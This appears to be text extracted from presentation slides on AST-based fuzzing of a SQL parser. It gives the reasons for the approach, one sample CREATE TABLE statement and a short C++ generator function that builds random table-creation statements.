
Why AST Fuzz?

- ◆ Relying on template mutation does not guarantee context validity
- ◆ Fuzz's self-generated statements are of poor quality as seeds, and it is impossible to manually increase seeds for them




SQL Parser

```
CREATE TABLE t0(c0, c1 INTEGER) STRICT;
```




TableManager



Generator

```
SqlStmt* GenCreateTableStmt() {
    auto stmt = new SqlCreateTableStmt();
    .....
    stmt->tableName = tableManager->GenTableName();
    do {
        stmt->columnDefs.push_back(GenColumnDef());
    } while (genProbability() < REPEAT_PROB);
    .....
    return stmt;
}
```

